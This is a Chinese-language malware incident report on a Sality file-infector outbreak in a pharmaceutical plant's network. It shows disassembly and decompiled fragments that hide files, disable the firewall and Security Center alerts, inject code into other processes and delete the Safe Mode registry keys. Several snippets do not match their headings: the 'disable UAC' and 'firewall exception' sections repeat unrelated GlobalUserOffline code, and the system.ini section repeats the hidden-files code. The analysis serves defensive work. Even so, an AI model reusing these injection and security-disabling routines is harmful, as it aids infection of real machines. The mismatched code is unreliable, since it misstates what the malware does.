记国内某医药生产车间中毒事件响应分析报告

Author:ITh4cker

一、事件响应

2018 年 7 月 23 日上午,ITh4cker 实验室接到深圳某医药生产车间局域网单机大规模中毒求救,ITh4cker 迅速对其中毒情况进行全面了解与分析之后,经确认车间感染了历史上”著名”的感染型病毒 Sality,我们马上定位到病毒核心文件并向客户索要,接着实验室人员紧急展开病毒深入分析与查杀工作,为客户提供最及时的响应。

2018 年 7 月 23 日下午,ITh4cker 针对此感染型病毒进行深入分析并提供 Sality 感染型专杀工具与清理脚本。


二、样本分析

1.传播方式

通过感染本地磁盘、可移动磁盘、网络或远程共享设备上的文件来进行传播

2.感染向量

将自身完整代码加密(0x11000 字节)插入到最后一个节中,利用 EPO(入口点模糊技术)修改 OEP(入口点代码)并重定向到最后一节的病毒体代码入口,如下简图所示:



3.危害概述


感染本地磁盘与 Web 服务器、联网下载其他恶意软件、盗取企业数据与敏感信息、掠夺系统资源、通过 HTTP 协议中继流量代理、感染网站、组建 P2P 僵尸网络实现分布式计算任务(如密码暴力破解)等严重危害企业业务安全!

4. 行为分析

样本传到 VT 上,有 61 家杀软厂商报毒感染型,并且该样本编译时间是 2010 年 11 月 5 日,可以确认这不是 Sality 的新样本(变种)而是多年前的老样本,鉴于 Sality 到现在已有十多年(变种较多),互联网上相关资料很多,这里我们只对关键线程核心代码进行简单解释.


Sality 病毒是一种多态感染型病毒,其感染代码采用多态变形加密， 这使得每一次感染文件所产生的代码都不相同。无法通过直接提取代码特征来进行判断和修复,病毒代码在执行的时候是边解密边执行， 加密算法随机变化。另外,病毒代码包含大量无用跳转 jmp 和 rep 等垃圾指令， 进行大量重复无用的循环和跳转,并多次调用 sleep 函数进入睡眠状态(假死),严重干扰动态调试与逆向分析,这给文件的修复也带来了一定的困难。

Sality 于 2003 年被首次发现， 多年来一直发展成为一个不断更新、功能齐全的病毒文件。Sality 可以通过 P2P 网络进行通信，以便中继垃圾邮件，代理通信，渗透敏感数据，妥协 Web 服务器和/或协调分布式计算任务以处理密集型任务（例如密码暴力破解等）。自 2010 年以来， Sality 的某些变种也纳入了 rootkit 的使用作为恶意软件家族不断发展的一部分。由于其持续的发展和能力,Sality 被认为是迄今为止最复杂和最强大的恶意软件形式之一,以下为 30 多分钟内 Sality 全球威胁实时态势统计图:



从图中数据我们可以看出 Sality 僵尸网络的节点分布较广,统计显示分布数量排名前三的国家分别是印度、中国、印度尼西亚,每秒钟的平均感染数量在 20+,其中 Sality 在中国的分布以东部沿海为主,华北和华中、华东地区较为集中,华南地区(含深圳)有数量上涨趋势。

分析该样本首先需要等待样本自身解密完,然后在样本拷贝自身解密副本到内存中的时候 dump 出实体文件,由于样本包含大量垃圾指令与跳转:



这里需要不断步过,”单步”跟踪执行到到如下所示 retn 位置,表明解密已完成(接下来将跳向病毒主体代码):

```
00401E4C   74 02          je short Sality.00401E50
00401E4E   1AD4           sbb dl,ah
00401E50   23C6           and eax,esi
00401E52   81C3 950A0000  add ebx,0xA95
00401E58   F7C1 F9B25E0C  test ecx,0xC5EB2F9
00401E5E   81EB 8D0A0000  sub ebx,0xA8D
00401E64   B2 3C          mov dl,0x3C
00401E66   F7C3 C5A3485F  test ebx,0x5F48A3C5
00401E6C   81FB E2EE0000  cmp ebx,0xEEE2
00401E72   0F8C 36FAFFFF  jl Sality.004018AE
00401E78   C3             retn
00401E79   FD             std
00401E7A   40             inc eax
00401E7B   c50e           lds ecx,fword ptr ds:[esi]
00401E7D   36:4c          dec esp
```

```
00402316   E8 00000000    call Sality.0040231B
0040231B   5D             pop ebp                          Sality.00401246
0040231C   8BC5           mov eax,ebp                      Sality.004111FA
0040231E   81ED 05104000  sub ebp,Sality.00401005
00402324   8A9D 73274000  mov bl,byte ptr ss:[ebp+0x402773]
0040232A   84DB           test bl,bl
0040232C   74 13          je short Sality.00402341
0040232E   81C4 28000000  add esp,0x28
00402334   2D 0B130000    sub eax,0x130B
00402339   8985 54124000  mov dword ptr ss:[ebp+0x401254],eax
0040233F   EB 19          jmp short Sality.0040235A
00402341   C785 4D144000  mov dword ptr ss:[ebp+0x40144D],0x22222222
0040234B   C785 3A144000  mov dword ptr ss:[ebp+0x40143A],0x33333333
```

样本会创建名字为”uxJLpe1m”的互斥体,避免多个实例运行(用户可以通过提前创建同名的全局(系统)互斥体作为来”免疫”Sality,避免机器感染):


```
0051FF78   00402B07  ┌CALL 到 CreateMutexA 来自 Sality.00402B01
0051FF7C   00000000  │ pSecurity = NULL
0051FF80   00000000  │ InitialOwner = FALSE
0051FF84   00402986  └MutexName = "uxJLpe1m"
0051FF88   ┌0051FF94
```


Sality 768 1,056 K 2018/8/2 14:38:39 正在运行 (未验证)

句柄 (9)

句柄	类型	地址	名称
0x00000004	Key	0x989284D8	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
0x00000008	Directory	0x92B5C7C0	\KnownDlls
0x0000000C	File	0x86F80830	C:\Users\Administrator\Desktop
0x00000010	Key	0x9930E1A0	HKLM\SYSTEM\ControlSet001\Control\Session Manager
0x00000014	Directory	0x99F50350	\Sessions\1\BaseNamedObjects
0x0000001C	Section	0x889864D0	\Sessions\1\BaseNamedObjects\hh8geqpHJTkdns6
0x00000020	Section	0x983AFFB0	\Sessions\1\BaseNamedObjects\purity_control_7728
0x00000024	Thread	0x86FC3670	Sality (768) : 2992
0x00000028	Mutant	0x8710E0D0	\Sessions\1\BaseNamedObjects\uxJLpe1m

继续跟踪来到如下位置,样本将自身拷贝到申请的内存中(拷贝完便可以 dump 整个 PE 文件,大小为 0xB400):






从内存 dump 出解密完的病毒实体(UPX 加壳)后,脱壳后对其进行逆向分析(IDA&Ollydbg),代码结构变得清晰易懂:

```
void start()
{
  HANDLE v0; // eax@1
  HANDLE v1; // eax@1
  HANDLE v2; // eax@1
  HANDLE v3; // eax@1
  HANDLE v4; // eax@1
  HANDLE v5; // eax@1
  HANDLE v6; // eax@1
  HANDLE v7; // eax@1
  HANDLE v8; // eax@1
  DWORD ThreadId; // [sp+0h] [bp-194h]@1
  struct WSAData WSAData; // [sp+4h] [bp-190h]@1

  ThreadId = 0;
  SetErrorMode(0x8002u);
  WSAStartup(2u, &WSAData);
  InitializeCriticalSection(&CriticalSection);
  InitializeCriticalSection(&stru_439018);
  InitializeCriticalSection(&stru_439050);
  sub_433B60();
  v0 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_4327D4, 0, 0, &ThreadId);
  sub_4241C6(v0, 0, 0);
  v1 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_429EEA, 0, 0, &ThreadId);
  sub_4241C6(v1, 0, 0);
  v2 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_43392D, 0, 0, &ThreadId);
  sub_4241C6(v2, 0, 0);
  v3 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_428962, 0, 0, &ThreadId);
  sub_4241C6(v3, 0, 0);
  v4 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_42A2F5, 0, 0, &ThreadId);
  sub_4241C6(v4, 0, 0);
  v5 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_42426A, 0, 0, &ThreadId);
  sub_4241C6(v5, 0, 0);
  v6 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_427A3A, 0, 0, &ThreadId);
  sub_4241C6(v6, 0, 0);
  v7 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_4283C9, 0, 0, &ThreadId);
  sub_4241C6(v7, 0, 0);
  v8 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_42878B, 0, 0, &ThreadId);
  sub_4241C6(v8, 0, 0);
  while ( 1 )
    Sleep(0x200u);
}
```

样本简要流程图如下：




可见样本后面创建了 9 个线程来进行模块功能的实现，在此之前样本先调用函数 sub_433B60（）来进行一系列的初始化工作，该函数的功能主要有如下几点：

1. 注册表关键键值修改：

   设置不显示隐藏的文件和文件夹：

```
*(_DWORD *)Data = 0;
String1 = 0;
memset(&v4, 0, 0x100u);
v5 = 0;
v6 = 0;
if ( !RegOpenKeyExA(
        HKEY_CURRENT_USER,
        "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced",
        0,
        0xF003Fu,
        &phkResult) )
{
  *(_DWORD *)Data = 2;
  RegSetValueExA(phkResult, "Hidden", 0, 4u, Data, 4u);
  RegCloseKey(phkResult);
```



解脱 IE 浏览器脱机工作状态：

```
if ( !RegOpenKeyExA(
        HKEY_CURRENT_USER,
        "Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings",
        0,
        0xF003Fu,
        &phkResult) )
{
  *(_DWORD *)Data = 0;
  RegSetValueExA(phkResult, "GlobalUserOffline", 0, 4u, Data, 4u);
```

禁用 UAC(用户账户控制)：

```
if ( !RegOpenKeyExA(
        HKEY_CURRENT_USER,
        "Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings",
        0,
        0xF003Fu,
        &phkResult) )
{
  *(_DWORD *)Data = 0;
  RegSetValueExA(phkResult, "GlobalUserOffline", 0, 4u, Data, 4u);
```

在防火墙的例外中注册自身：

```
if ( !RegOpenKeyExA(
        HKEY_CURRENT_USER,
        "Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings",
        0,
        0xF003Fu,
        &phkResult) )
{
  *(_DWORD *)Data = 0;
  RegSetValueExA(phkResult, "GlobalUserOffline", 0, 4u, Data, 4u);
```

关闭防火墙：

```
    *(_DWORD *)Data = 0;
    RegSetValueExA(phkResult, "EnableFirewall", 0, 4u, Data, 4u);
    *(_DWORD *)Data = 0;
    RegSetValueExA(phkResult, "DoNotAllowExceptions", 0, 4u, Data, 4u);
    *(_DWORD *)Data = 1;
    RegSetValueExA(phkResult, "DisableNotifications", 0, 4u, Data, 4u);
    RegCloseKey(phkResult);
```

关闭安全中心告警和自动更新：

```
for ( *(_DWORD *)Data = 56; *(_DWORD *)Data != 62; ++*(_DWORD *)Data )
  sub_432E32(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Security Center", (&off_401680)[4 * *(_DWORD *)Data]);
lstrcpyA(&String1, "SOFTWARE\\Microsoft\\Security Center");
result = lstrcatA(&String1, "\\Svc");
for ( *(_DWORD *)Data = 56; *(_DWORD *)Data != 62; ++*(_DWORD *)Data )
  result = (LPSTR)sub_432E32(HKEY_LOCAL_MACHINE, &String1, (&off_401680)[4 * *(_DWORD *)Data]);
return result;
```

```
; LPCSTR off_40175C
off_40175C      dd offset aSoftwareMicr_4 ; DATA XREF: sub_432EBC+BA↓r
                                          ; sub_432EBC:loc_432F8B↓r
                                          ; "SOFTWARE\\Microsoft\\Security Center"
                dd offset aAntivirusoverr ; "AntiVirusOverride"
                dd offset aAntivirusdisab ; "AntiVirusDisableNotify"
                dd offset aFirewalldisabl ; "FirewallDisableNotify"
                dd offset aFirewalloverri ; "FirewallOverride"
                dd offset aUpdatesdisable ; "UpdatesDisableNotify"
                dd offset aUacdisablenoti ; "UacDisableNotify"
                dd offset aAntispywareove ; "AntiSpywareOverride"
```

根据计算机名生成与外界通信的本机端口：

```
GetWindowsDirectoryA(Buffer, 260u);
if ( *(_BYTE *)(lstrlenA(Buffer) + 0x4394E3) != '\\' )
  lstrcatA(Buffer, "\\");
*(_DWORD *)Data = 128;
GetComputerNameA(&String1, (LPDWORD)Data);
if ( lstrlenA(&String1) > 2 )
{
  LOBYTE(v24) = String1;
  LOBYTE(v23) = *(&v41 + lstrlenA(&String1));
  *(_WORD *)hostshort = (unsigned __int8)v23 * (unsigned __int8)v24 + 1060;
}
```

2. 修改系统配置文件 system.ini，添加以下配置信息：

[MCIDRV_VER]

DEVICEMB=随机数

```
*(_DWORD *)Data = 0;
String1 = 0;
memset(&v4, 0, 0x100u);
v5 = 0;
v6 = 0;
if ( !RegOpenKeyExA(
        HKEY_CURRENT_USER,
        "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced",
        0,
        0xF003Fu,
        &phkResult) )
{
  *(_DWORD *)Data = 2;
  RegSetValueExA(phkResult, "Hidden", 0, 4u, Data, 4u);
  RegCloseKey(phkResult);
```

2. 生成以 6 位字母或数字随机组成的驱动程序名字符串，待后面使用：

```
if ( ::String1 < '0' || ::String1 > '9' )
{
  v6 = (unsigned __int16)sub_4244CB() % 1000;
  v7 = GetTickCount();
  wsprintfA(&::String1, "%d%d", v7, v6);
}
i = 0;
do
{
  if ( *(&::String1 + i) < '0' || *(&::String1 + i) > '9' || !*(&::String1 + i) )
    break;
  v29 = *(&::String1 + i) + byte_4AA3DD[i] + 4;
  v12 = v29 % 0x61 > 0x1A ? 110 : v29;
  v8 = v12;
  v9 = lstrlenA(&String);
  wsprintfA(&String + v9, "%c", v8);
  i += 2;
}
while ( i != 12 );
lstrcatA(&String, ".sys");
GetSystemDirectoryA(byte_4A82D8, 0x80u);
if ( byte_4A82D7[lstrlenA(byte_4A82D8)] != '\\' )
  lstrcatA(byte_4A82D8, "\\");
lstrcatA(byte_4A82D8, "drivers\\");
lstrcatA(byte_4A82D8, &String);
dword_4390A4 = (int)GlobalAlloc(0x40u, 0x20000u);
result = GlobalAlloc(0x40u, 0x20000u);
```

线程 1（进程感染-线程注入）：创建系统进程快照(CreateToolhelp32Snapshot),遍历进程(Process32First and Process32Next)ID 大于 10 的进程(排除系统进程),进行如下操作:如果进程名是以”system”、“local service”、“network service”用户权限运行，样本将按照如下格式创建互斥对象：{processname}M_pid_（例如 smss.exeM_544_），然后关闭该进程句柄,从进程快照列表中获取下一个进程;

```
hMem = GlobalAlloc(0x40u, 0x14000u);
if ( sub_42C89A(hMem) )                    // hMem -> 文件内存映射对象purity_control_7728
  memcpy(&buffer, hMem, 0x2000);
GlobalFree(hMem);
```

```
if ( !lstrcmpiA(&Name, "system") || !lstrcmpiA(&Name, "local service") || !lstrcmpiA(&Name, "network service") )
{
  CreateMutexA(0, 0, lpName);
  ms_exc.registration.TryLevel = -1;
  goto LABEL_50;
}
v7 = VirtualAllocEx(ProcessHandle, 0, 0x2000u, 0x3000u, 0x40u);
lpBaseAddress = v7;
if ( v7 )
{
  if ( !WriteProcessMemory(ProcessHandle, lpBaseAddress, &buffer, 0x2000u, &cchName) )
  {
    ms_exc.registration.TryLevel = -1;
    goto LABEL_50;
  }
  if ( !CreateRemoteThread(ProcessHandle, 0, 0, (LPTHREAD_START_ROUTINE)lpBaseAddress, 0, 0, 0) )
  {
    ms_exc.registration.TryLevel = -1;
    goto LABEL_50;
  }
  v81 = 1;
```

如果不是以“system”、“local service”、“network service”等用户权限运行，比如以“administrator”用户权限运行，样本将对此进程进行远程线程注入(注入内容为自身已解密的代码副本),其中注入的线程同样会按照之前的格式创建互斥对象,如”notepad.exeM_194_ ”,这样我们就会明白,第一次创建互斥对象是为了排除相关系统服务进程,第二次是作为感染标识,避免二次感染:

```
lpBaseAddress = VirtualAllocEx(ProcessHandle, 0, 0x1000u, 0x3000u, 0x40u);
if ( lpBaseAddress )
{                                       // unk_4B0760 -> CreateMutexA and Sleep
  memcpy(&Buffer, &unk_4B0760, 48);
  v8 = lstrlenA(lpName);
  memcpy(&v37, lpName, v8);
  if ( !WriteProcessMemory(ProcessHandle, lpBaseAddress, &Buffer, 0x1000u, &cchName) )
  {
    ms_exc.registration.TryLevel = -1;
    goto LABEL_50;
  }
  if ( !CreateRemoteThread(ProcessHandle, 0, 0, (LPTHREAD_START_ROUTINE)lpBaseAddress, 0, 0, 0) )
  {
```

线程 2：

删除注册表”安全模式”相关项”System\\CurrentControlSet\\Control\\SafeBoot”，致使无法进入安全模式：

```
sub_428F51("System\\CurrentControlSet\\Control\\SafeBoot", HKEY_CURRENT_USER);
sub_428F51("System\\CurrentControlSet\\Control\\SafeBoot", HKEY_LOCAL_MACHINE);
```

将系统驱动 ipfltdrv.sys 以服务的形式启动：

```
GetSystemDirectoryA(&Buffer, 0x80u);
if ( *((_BYTE *)&v2 + lstrlenA(&Buffer) + 3) != 92 )
  lstrcatA(&Buffer, "\\");
lstrcatA(&Buffer, "drivers\\");
lstrcatA(&Buffer, "ipfltdrv.sys");
v1 = OpenSCManagerA(0, 0, 0xF003F);
v2 = CreateServiceA(v1, "IPFILTERDRIVER", "IPFILTERDRIVER", 983551, 1, 3, 1, &Buffer, 0, 0, 0, 0, 0);
if ( v2 )
  CloseServiceHandle(v3);
StartService(v1, (int)"IPFILTERDRIVER");
```

